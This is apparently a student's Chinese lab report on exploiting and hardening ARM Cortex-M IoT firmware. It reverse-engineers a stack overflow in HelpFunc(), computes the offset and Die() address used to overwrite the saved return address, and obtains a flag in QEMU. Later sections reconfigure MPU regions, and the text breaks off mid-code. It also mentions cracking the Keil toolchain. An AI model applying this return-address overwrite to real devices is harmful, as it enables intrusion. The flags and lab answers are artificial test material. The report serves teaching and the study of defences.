PRE-WORK 实验环境

主机

虚拟机

TASK1 裸机物联网设备溢出漏洞利用

1. 加载文件找到 reset 函数
2. 逆向存在溢出缓冲区的函数
3. 逆向找到 flag 打印函数
4. 溢出函数栈图
5. 栈溢出原理
6. QEMU 模拟运行固件获取 flag

TASK2 基于 MPU 的物联网设备攻击缓解技术

TASK2-1 解除防止代码注入区域保护

1. 创建 Keil 工程并得到可执行文件
2. 对可执行文件进行分析
3. 分析 MPU 设置
4. 添加 MPU 区域以顺利输出 flag

TASK2-2 解除指定外设区域保护

1. 初始化
2. 对可执行文件进行分析
3. 分析 MPU 设置
4. 添加 MPU 区域以顺利输出 flag

TASK3 FreeRTOS-MPU 保护绕过

TASK3-1 编写 C 代码实现基于 FreeRTOS-MPU v10.4 的提权和指定函数查找

1. 寻找打印 Flag 的函数名称和地址
2. 寻找用于提权的函数名称和地址
3. 根据以上漏洞完成漏洞利用

TASK3-2 利用溢出漏洞实现在 FreeRTOS MPU V10.4 版本的系统提权和 Flag 函数打印

1. 寻找存在溢出的缓冲区
2. 存在缓冲区溢出的函数的栈示意图
3. 栈的溢出原理
4. Qemu 模拟运行固件的获取 flag

EXT 附加思考题

1. 如何利用溢出漏洞实现在 FreeRTOS MPU V10.5 版本的系统提权和 Flag 函数打印

AFTER-WORK 实验心得

PRE-WORK 实验环境

主机

- Windows 11
- IDA Version 7.0.170914
- MDK524a、Keil.V2M-MPS2_CMx_BS.pack、Keil.V2M-MPS2_DSx_BS.pack


虚拟机

- Kali linux 2022.1 amd64
- QEMU emulator version 7.0.0 (Debian 1:7.0+dfsg-1)


TASK1 裸机物联网设备溢出漏洞利用

1. 加载文件找到reset函数


- 使用IDA打开task1_23.elf：



- 在Processor options → Edit ARM architecture options中选择基础架构为ARMv7-M，指令集为Thumb-2：



- 保存以上配置并等待IDA加载完毕。由于使用的是elf文件，反汇编后在函数表中即可找到Reset_Handler()函数：




```
void __noreturn Reset_Handler()
{
  int i; // r1
  int *j; // r2
  int v2; // r0
  const char **v3; // r1
  const char **v4; // r2

  for ( i = 0; &GPIO_PORT[i] < (GPIO_TypeDef **)&edata; ++i )
    GPIO_PORT[i] = *(GPIO_TypeDef **)(i * 4 + 134224916);
  for ( j = &edata; j < (int *)&_bss_end__; ++j )
    *j = 0;
  SystemInit();
  v2 = _libc_init_array();
  main(v2, v3, v4);
}
```

2. 逆向存在溢出缓冲区的函数

- main()函数的反编译结果如下：

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  HAL_Init();
  BSP_LED_Init(LED6);
  UartHandle.Instance = (USART_TypeDef *)1073811456;
  UartHandle.Init.BaudRate = 9600;
  UartHandle.Init.WordLength = 0;
  UartHandle.Init.StopBits = 0;
  UartHandle.Init.Parity = 0;
  UartHandle.Init.HwFlowCtl = 0;
  UartHandle.Init.Mode = 12;
  UartHandle.Init.OverSampling = 0;
  if ( HAL_UART_Init(&UartHandle) )
    Die();
  if ( HAL_UART_Transmit(&UartHandle, aTxBuffer, 0x22u, 0x1388u) )
    Error_Handler();
  if ( HAL_UART_Receive(&UartHandle, aRxBuffer, 4u, 0x4E20u) )
    Error_Handler();
  val = aRxBuffer[3] - 48 + 1000 * (aRxBuffer[0] - 48) + 100 * (aRxBuffer[1] - 48) + 10 * (aRxBuffer[2] - 48);
  aRxBuffer[4] = 10;
  aRxBuffer[5] = 0;
  if ( HAL_UART_Transmit(&UartHandle, aRxBuffer, 5u, 0x1388u) )
    Error_Handler();
  BSP_LED_On(LED6);
  SystemClock_Config();
  HelpFunc();
  Function("123456");
  while ( 1 )
    ;
}
```

- 对以上main()函数进行分析，跳过init部分，根据程序运行表现和函数名推测HAL_UART_Transmit()函数用于输出，HAL_UART_Receive()函数用于输入，初步分析如下，重点关注函数HelpFunc()和Function()：

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  ...
  if ( HAL_UART_Init(&UartHandle) )
    Die();
  // 输出aTxBuffer中的内容: "input your Student ID immediately\n"
  if ( HAL_UART_Transmit(&UartHandle, aTxBuffer, 34u, 5000u) )
    Error_Handler();
  // 接收用户输入到aRxBuffer，长度为4，超时时间为20000个时间单位
  if ( HAL_UART_Receive(&UartHandle, aRxBuffer, 4u, 20000u) )
    Error_Handler();
  // 将用户输入的长度为4的字符串转换为整数，相当于val=atoi(aRxBuffer)
  val = aRxBuffer[3] - '0' + 1000 * (aRxBuffer[0] - '0') + 100 * (aRxBuffer[1] - '0')
+ 10 * (aRxBuffer[2] - '0');
  aRxBuffer[4] = '\n';
```

```
  aRxBuffer[5] = 0;
  // 回显用户输入的长度为4的字符串
  if ( HAL_UART_Transmit(&UartHandle, aRxBuffer, 5u, 5000u) )
    Error_Handler();
  BSP_LED_On(LED6);
  SystemClock_Config();
  // 重点函数1
  HelpFunc();
  // 重点函数2
  Function("123456");
  while ( 1 )
    ;
}
```

- `HelpFunc()` 函数反编译结果及注释如下：

```
void HelpFunc()
{
  unsigned __int8 shellcode[8]; // [sp+4h] [bp+4h]
  unsigned __int8 vlen[4]; // [sp+Ch] [bp+Ch]
  unsigned __int8 length[2]; // [sp+10h] [bp+10h]
  unsigned __int8 Buffer[12]; // [sp+14h] [bp+14h]
  int len; // [sp+20h] [bp+20h]
  int j; // [sp+24h] [bp+24h]
  __int64 savedregs; // [sp+28h] [bp+28h]

  // 接收用户输入到length，长度为2，超时时间为500000个时间周期
  if ( HAL_UART_Receive(&UartHandle, length, 2u, 500000u) )
    Error_Handler();
  // 将用户输入的length复制到vlen并补齐回车和终结符'\0'
  vlen[0] = length[0];
  vlen[1] = length[1];
  vlen[2] = '\n';
  vlen[3] = 0;
  // 回显用户输入的长度
  if ( HAL_UART_Transmit(&UartHandle, vlen, 3u, 50000u) )
    Error_Handler();
  // 接收用户输入到shellcode，长度为8，超时时间为1000000个时间周期
  if ( HAL_UART_Receive(&UartHandle, shellcode, 8u, 1000000u) )
    Error_Handler();
  // shellcode为一个8位16进制数字符串，此处将其每个字符转换为数值，如'f' → 15
  // 注意此处只能将小写的'a' ~ 'f'转换成其对应的数值，大写的'A' ~ 'F'未进行操作
  for ( j = 0; j <= 7; ++j )
  {
    if ( shellcode[j] <= (unsigned int)'/' || shellcode[j] > (unsigned int)';' )
    {
      if ( shellcode[j] > (unsigned int)'`' && shellcode[j] <= (unsigned int)'f' )
        shellcode[j] -= 'W';
    }
    else
    {
      shellcode[j] -= '0';
    }
  }
```

```
  // 将用户输入的长度转换为数值，即len=atoi(length)
  len = length[1] - '0' + 10 * (length[0] - '0');
  // 使用用户输入的shellcode覆盖Buffer[len] ~ Buffer[len+3]
  Buffer[len] = shellcode[1] + 16 * shellcode[0];
  *((_BYTE *)&savedregs + len - 19) = shellcode[3] + 16 * shellcode[2];
  *((_BYTE *)&savedregs + len - 18) = shellcode[5] + 16 * shellcode[4];
  *((_BYTE *)&savedregs + len - 17) = shellcode[7] + 16 * shellcode[6];
  // 输出aEndBuffer中的内容："Attack Finish\n"
  if ( HAL_UART_Transmit(&UartHandle, aEndBuffer, 0xEu, 10000u) )
    Error_Handler();
}
```

- 综合以上分析，`HelpFunc()`函数的功能即为读取用户输入的长度`len`和`shellcode`，并将`Buffer[len] ~ Buffer[len+3]`覆盖为`shellcode`，因此推测该函数即为存在溢出缓冲区的函数。
- 后续分析见`4.溢出函数栈图`和`5.栈溢出原理`。

3. 逆向找到`flag`打印函数

- 继续分析`main()`函数最后的`Function()`函数，观察其反编译结果，该函数未输出任何内容，根据函数操作猜测该函数的功能是计算`flag`，此处不再讨论该函数。
- 到此，`main()`函数中除库函数外，仅剩在`HAL_UART_Init(&UartHandle)`的错误处理中的`Die()`函数，该函数的反编译结果如下：

```
void __noreturn Die()
{
  unsigned __int8 str[30]; // [sp+4h] [bp+4h]
  int i; // [sp+24h] [bp+24h]
  __int64 savedregs; // [sp+28h] [bp+28h]

  itoa(val + 1, str, 10);
  aRxBuffer[0] = 'f';
  aRxBuffer[2] = 'a';
  aRxBuffer[1] = 'l';
  aRxBuffer[3] = 'g';
  for ( i = 4; i <= 33; ++i )
  {
    aRxBuffer[i] = *((_BYTE *)&savedregs + i - 40);
    if ( !*((_BYTE *)&savedregs + i - 40) )
      break;
  }
  if ( HAL_UART_Transmit(&UartHandle, aRxBuffer, i, 0x4E20u) )
    Error_Handler();
  while ( 1 )
    ;
}
```

- 对其分析如下，根据其操作可以确定该函数就是输出`flag`的函数：

```
void __noreturn Die()
{
  unsigned __int8 str[30]; // [sp+4h] [bp+4h]
  int i; // [sp+24h] [bp+24h]
  __int64 savedregs; // [sp+28h] [bp+28h]

  // 将val+1转换为字符串存储到str中，val+1即为flag
  itoa(val + 1, str, 10);
  // 将aRxBuffer的前4个字节设置为字符串"flag"
  aRxBuffer[0] = 'f';
  aRxBuffer[2] = 'a';
```

```
  aRxBuffer[1] = 'l';
  aRxBuffer[3] = 'g';
  // 将字符串str()中的flag串联在aRxBuffer后面
  for ( i = 4; i ⩽ 33; ++i )
  {
    aRxBuffer[i] = *((_BYTE *)&savedregs + i - 40);
    if ( !*((_BYTE *)&savedregs + i - 40) )
      break;
  }
  // 输出aRxBuffer，其中包含flag
  if ( HAL_UART_Transmit(&UartHandle, aRxBuffer, i, 20000u) )
    Error_Handler();
  while ( 1 )
    ;
}
```

- Die()函数的地址为0x080018E0：


```
.text:080018E0 ; void Die()
.text:080018E0 Die                                     ; CODE XREF: main+4C↑p
.text:080018E0
.text:080018E0 str             = -0x24
.text:080018E0 i               = -4
.text:080018E0
.text:080018E0                 PUSH    {R7,LR}
.text:080018E2                 SUB     SP, SP, #0x28
.text:080018E4                 ADD     R7, SP, #0
```

4. 溢出函数栈图

- HelpFunc()函数的栈帧如下所示：

```
-00000028 ; D/A/*   : change type (data/ascii/array)
-00000028 ; N       : rename
-00000028 ; U       : undefine
-00000028 ; Use data definition commands to create local variables and function arguments.
-00000028 ; Two special fields " r" and " s" represent return address and saved registers.
-00000028 ; Frame size: 28; Saved regs: 8; Purge: 0
-00000028 ;
-00000028
-00000028                 DCB ? ; undefined
-00000027                 DCB ? ; undefined
-00000026                 DCB ? ; undefined
-00000025                 DCB ? ; undefined
-00000024 shellcode       DCB 8 dup(?)
-0000001C vlen            DCB 4 dup(?)
-00000018 length          DCB 2 dup(?)
-00000016                 DCB ? ; undefined
-00000015                 DCB ? ; undefined
-00000014 Buffer          DCB 12 dup(?)
-00000008 len             DCD ?
-00000004 j               DCD ?
+00000000  s              DCB 8 dup(?)
+00000008
+00000008 ; end of stack variables
```

- 将其转换为常见的栈的形式（高地址在上，低地址在下，从高向下生长）如下：



5. 栈溢出原理

- 结合 HelpFunc() 函数的栈帧，FP ~ FP+7 存储着该函数保存的寄存器，而我们可以通过 HelpFunc() 函数向 Buffer[len] ~ Buffer[len+3] 写入任意值（见 2.逆向存在溢出缓冲区的函数）。
- 有关 FP ~ FP+7 存储的寄存器的值分别是那两个寄存器，可以从 HelpFunc() 的反汇编的第一条指令得到，如下所示：

```
.text:080015A4 ; void HelpFunc()
.text:080015A4                 EXPORT HelpFunc
.text:080015A4 HelpFunc                                ; CODE XREF: main+EA↓p
.text:080015A4
.text:080015A4 shellcode       = -0x24
.text:080015A4 vlen            = -0x1C
.text:080015A4 length          = -0x18
.text:080015A4 Buffer          = -0x14
.text:080015A4 len             = -8
.text:080015A4 j               = -4
.text:080015A4
.text:080015A4                 PUSH    {R7,LR}
.text:080015A6                 SUB     SP, SP, #0x28
.text:080015A8                 ADD     R7, SP, #0
```

- ARM 下 PUSH 指令的 入栈顺序是从右到左，因此 LR 首先入栈，然后 R7 入栈，之后在栈中分配局部变量，从而得到 4.溢出函数栈图 中的示意图。LR 寄存器的作用见 ARM Cortex-M3与Cortex-M4权威指南 P107：LR 寄存器（链接寄存器）用于保存返回地址，使得在函数调用结束后处理器可以调回之前的程序。因此，只要通过 HelpFunc() 的栈溢出漏洞，向 FP+4 ~ FP+7 写入目标函数 Die() 的返回地址即可。
- len 的值如 4.溢出函数栈图 中的示意图所示，len = 0x14 + 0x4 = 0x18 = 24。
- shellcode 即为 addr(Die()) + 1 = 0x080018E0 + 1 = 0x080018E1，此处地址最低位设为 1 表示为 thumb 代码的地址。由于字节序的原因，输入时应从低字节到高字节输入，即输入的 shellcode 为 E1180008。由于对 HelpFunc() 的分析中可知该函数在将地址从字符串向数值转换时仅考虑了小写的 a ~ f，因此输入的 shellcode 应为小写，即 e1180008。

6. QEMU 模拟运行固件获取 flag

- 在 Kali linux 2022.1 amd64 下，安装该实验所需的 QEMU 只需使用 apt 工具安装 qemu-system-arm 即可：

```
sudo apt-get install qemu qemu-system-arm
```

- 安装完成后，使用以下命令启动Qemu并加载task1_23.elf：

```
qemu-system-arm -M netduinoplus2 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task1_23.elf -D log.txt
```

- 启动Qemu后，即可根据以上分析过程依次输入：学号后四位1803，偏移距离24和目标函数的地址e1180008，结果如下，flag为7217：

```
[14:07:00] xubiang:TASK1 $ qemu-system-arm -M netduinoplus2 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task1_23.elf -D log.txt
input your Student ID immediately
1803
24
Attack Finish
flag7217QEMU: Terminated
```

TASK2 基于MPU的物联网设备攻击缓解技术

TASK2-1 解除防止代码注入区域保护

1. 创建Keil工程并得到可执行文件

- 安装MDK524a.exe、Keil.V2M-MPS2_CMx_BS.pack、Keil.V2M-MPS2_DSx_BS.pack，并完成破解。
- 按照指导书创建工程并完成配置，编译得到task2a.axf。

2. 对可执行文件进行分析

- 首先分析task2.c，主函数的操作为：初始化变量a = 1803；调用prvSetupHardware()初始化硬件；xTaskCreate()创建任务，执行的函数为vTaskStart()；调用StartFreeRTOS(a)启动FreeRTOS；进入死循环。
- vTaskStart()中，调用了AttackTest()，该函数通过逆向进行分析。
- 使用IDA对task2a.axf进行逆向，追踪到AttackTest()的反编译结果如下，操作为向0x4000和0x4010写入0x12345678，然后跳转至Judge()函数：

```
// write access to const memory has been detected, the output may be wrong!
void AttackTest()
{
  dword_4000 = 305419896;
  dword_4010 = 305419896;
  Judge();
}
```

- Judge()函数的反编译结果如下，首先读取0xE000ED94处的值并与5比较，若相等则将0x20000038处的值自增2，之后输出flag。

```
void Judge()
{
  if ( MEMORY[0xE000ED94] == 5 )
  {
    MEMORY[0x20000038] += 2;
    _2printf("flag %u\n");
  }
}
```

3. 分析MPU设置

- 首先查看已有的MPU设置，可知所有MPU设置的权限均为只支持特权读（101）：

```
uint32_t *MPU_REG_CTRL = (uint32_t *)0XE000ED94;          // 控制寄存器
uint32_t *MPU_REG_RNR  = (uint32_t *)0XE000ED98;          // 区域编号寄存器
uint32_t *MPU_REG_RBAR = (uint32_t *)0XE000ED9C;          // 基地址寄存器
uint32_t *MPU_REG_RASR = (uint32_t *)0XE000EDA0;          // 区域属性和大小寄存器

void showMPU() {
    printf(" RNR   CTRL    RBAR         RASR\n");
    for (int i = 0; i < 8; i++) {
        *MPU_REG_RNR = i;
        printf( "%3d%7d  0x%08x   0x%08x\n", *MPU_REG_RNR, *MPU_REG_CTRL,
*MPU_REG_RBAR, *MPU_REG_RASR );
    }
}

```

```c
void vTaskStart( void *pvParameters )
{
    /* write your MPU re-configuration code here */
    showMPU();

    printf( "Attack test begin\n" );
    AttackTest();
    for(;;);
}
```

```
sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task2a.axf -D log.txt
```

```
[16:12:55] xubiang:TASK2 $ sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel task2a.axf -D log.txt
 RNR   CTRL    RBAR        RASR
  0      5   0x00000000   0x06070025
  1      5   0x00000001   0x0507001d
  2      5   0x20000002   0x01070011
  3      5   0x40010003   0x15000017
  4      5   0x20000004   0x0307001d
  5      5   0x20000005   0x01070011
  6      5   0x00000006   0x00000000
  7      5   0x00000007   0x00000000
```

- 查看日志文件，发生权限异常的位置如下所示，在尝试向 `0x4000` 和 `0x4010` 写入时出发了内存异常：

```
4387  ----------------
4388  IN: AttackTest
4389  0x0000814e:  f44f 4080  mov.w    r0, #0x4000
4390  0x00008152:  490c       ldr      r1, [pc, #0x30]
4391  0x00008154:  6001       str      r1, [r0]
4392  0x00008156:  6101       str      r1, [r0, #0x10]
4393  0x00008158:  e7ed       b        #0x8136
4394
4395  ----------------
4396  IN: MemManage_Handler
4397  0x00008124:  a010       adr      r0, #0x40
4398  0x00008126:  f000 f961  bl       #0x83ec
```

- `RASR` 的 `5:1` 位表示区域的大小，经过转换后几个 `MPU` 区域的信息如下所示：

RNR	CTRL	RBAR	RASR	SIZE	REGION
0	5	0x00000000	0x06070025	b10010 512KB	0x0 ~ 0x80000
1	5	0x00000001	0x0507001d	b01110 32KB	0x0 ~ 0x8000
2	5	0x20000002	0x01070011	b01000 512B	
3	5	0x40010003	0x15000017	b01011 4KB	
4	5	0x20000004	0x0307001d	b01110 32KB	
5	5	0x20000005	0x01070011	b01000 512B	
6	5	0x00000006	0x00000000	b00000	
7	5	0x00000007	0x00000000	b00000	

- 根据以上信息，对 `0x4000` 和 `0x4010` 的写入操作违反了前两个 `MPU` 区域的规定。

4. 添加 MPU 区域以顺利输出 flag

- 在区域 6 创建规则以允许写入指定内存。由于要求区域最小且权限最小，因此区域大小设置为最小的 32B，即 RASR[5:1] = 0b00100；权限设置为只支持特权级访问，即 RASR[26:24] = 0b001； TEX S C B 设置为 ROM, Flash 类型的普通存储器，即 RASR[21:16] = 0b000010；由于区域只有 32B， SRD 不生效，均设为 0，即 RASR[15:8] = 0b00000000；区域使能设为 1，即 RASR[0] = 0b1。据此，得到以下操作：

```
*MPU_REG_RNR  = 6;
*MPU_REG_RBAR = 0x4000;
//      | XN |   | AP  |     | TEX | SCB | SRD        |     | REGION SIZE | ENABLE
// 000 | 0  | 0 | 001 | 00 | 000 | 010 | 00000000  | 00 | 00100       | 1
*MPU_REG_RASR = 0x1020009;
```

- 经过以上增加第 6 个区域允许对 0x4000 ~ 0x4020 的特权级访问后，再次编译程序并通过 Qemu 运行，即可输出 flag: 316233：

```
[16:14:36] xubiang:TASK2 $ sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel task2a.axf -D log.txt
 RNR   CTRL    RBAR        RASR
  0      5  0x00000000   0x06070025
  1      5  0x00000001   0x0507001d
  2      5  0x20000002   0x01070011
  3      5  0x40010003   0x15000017
  4      5  0x20000004   0x0307001d
  5      5  0x20000005   0x01070011
  6      5  0x00000006   0x00000000
  7      5  0x00000007   0x00000000
Add MPU done
 RNR   CTRL    RBAR        RASR
  0      5  0x00000000   0x06070025
  1      5  0x00000001   0x0507001d
  2      5  0x20000002   0x01070011
  3      5  0x40010003   0x15000017
  4      5  0x20000004   0x0307001d
  5      5  0x20000005   0x01070011
  6      5  0x00004006   0x01020009
  7      5  0x00000007   0x00000000
Attack test begin
flag 316233
```

TASK2-2 解除指定外设区域保护

1. 初始化

- 初始化工作同 TASK2-1。

2. 对可执行文件进行分析

- 分析过程同 TASK2-1，通过逆向分析可知 AttackTest() 函数中写入了 0x40040000 内存，其他与 TASK2-1 基本一致：

```
void AttackTest()
{
  MEMORY[0x40040000] = 1;
  Judge();
  ++val;
}
```

3. 分析 MPU 设置

- 该任务中的程序已有的 MPU 设置如下，可知与 TASK2-1 基本相同（除区域 3）：

```
sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel task2b.axf -D log.txt
```

```
[16:23:13] xubiang:TASK2 $ sudo qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain
-kernel task2b.axf -D log.txt
 RNR   CTRL    RBAR         RASR
  0      5  0x00000000   0x06070025
  1      5  0x00000001   0x0507001d
  2      5  0x20000002   0x01070011
  3      5  0x40040003   0x15000017
  4      5  0x20000004   0x0307001d
  5      5  0x20000005   0x01070011
  6      5  0x00000006   0x00000000
  7      5  0x00000007   0x00000000
Attack test begin
F
```

- 因此，分析如下，违反了区域 3 的规则：

RNR	CTRL	RBAR	RASR	SIZE	REGION
0	5	0x00000000	0x06070025	b10010 512KB	0x0 ~ 0x80000
1	5	0x00000001	0x0507001d	b01110 32KB	0x0 ~ 0x8000
2	5	0x20000002	0x01070011	b01000 512B	
3	5	0x40040003	0x15000017	b01011 4KB	0x40040000 ~ 0x40041000
4	5	0x20000004	0x0307001d	b01110 32KB	
5	5	0x20000005	0x01070011	b01000 512B	
6	5	0x00000006	0x00000000	b00000	
7	5	0x00000007	0x00000000	b00000	

4. 添加 MPU 区域以顺利输出 flag

- 在区域 6 创建规则以允许写入指定内存。由于要求区域最小且权限最小，因此区域大小设置为最小的 32B，即 RASR[5:1] = 0b00100；权限设置为只支持特权级访问，即 RASR[26:24] = 0b001；TEX S C B 设置为 ROM, Flash 类型的普通存储器，即 RASR[21:16] = 0b000010；由于区域只有 32B，SRD 不生效，均设为 0，即 RASR[15:8] = 0b00000000；区域使能设为 1，即 RASR[0] = 0b1。据此，得到以下操作：

```c
uint32_t *MPU_REG_CTRL = (uint32_t *)0XE000ED94;
uint32_t *MPU_REG_RNR  = (uint32_t *)0XE000ED98;
uint32_t *MPU_REG_RBAR = (uint32_t *)0XE000ED9C;
uint32_t *MPU_REG_RASR = (uint32_t *)0XE000EDA0;

void showMPU() {
    printf(" RNR   CTRL    RBAR         RASR\n");
    for (int i = 0; i < 8; i++) {
        *MPU_REG_RNR = i;
        printf( "%3d%7d  0x%08x   0x%08x\n", *MPU_REG_RNR, *MPU_REG_CTRL, *MPU_REG_RBAR, *MPU_REG_RASR );
    }
}


void vTaskStart( void *pvParameters )
{
    showMPU();
```

```
18
19      *MPU_REG_RNR  = 6;
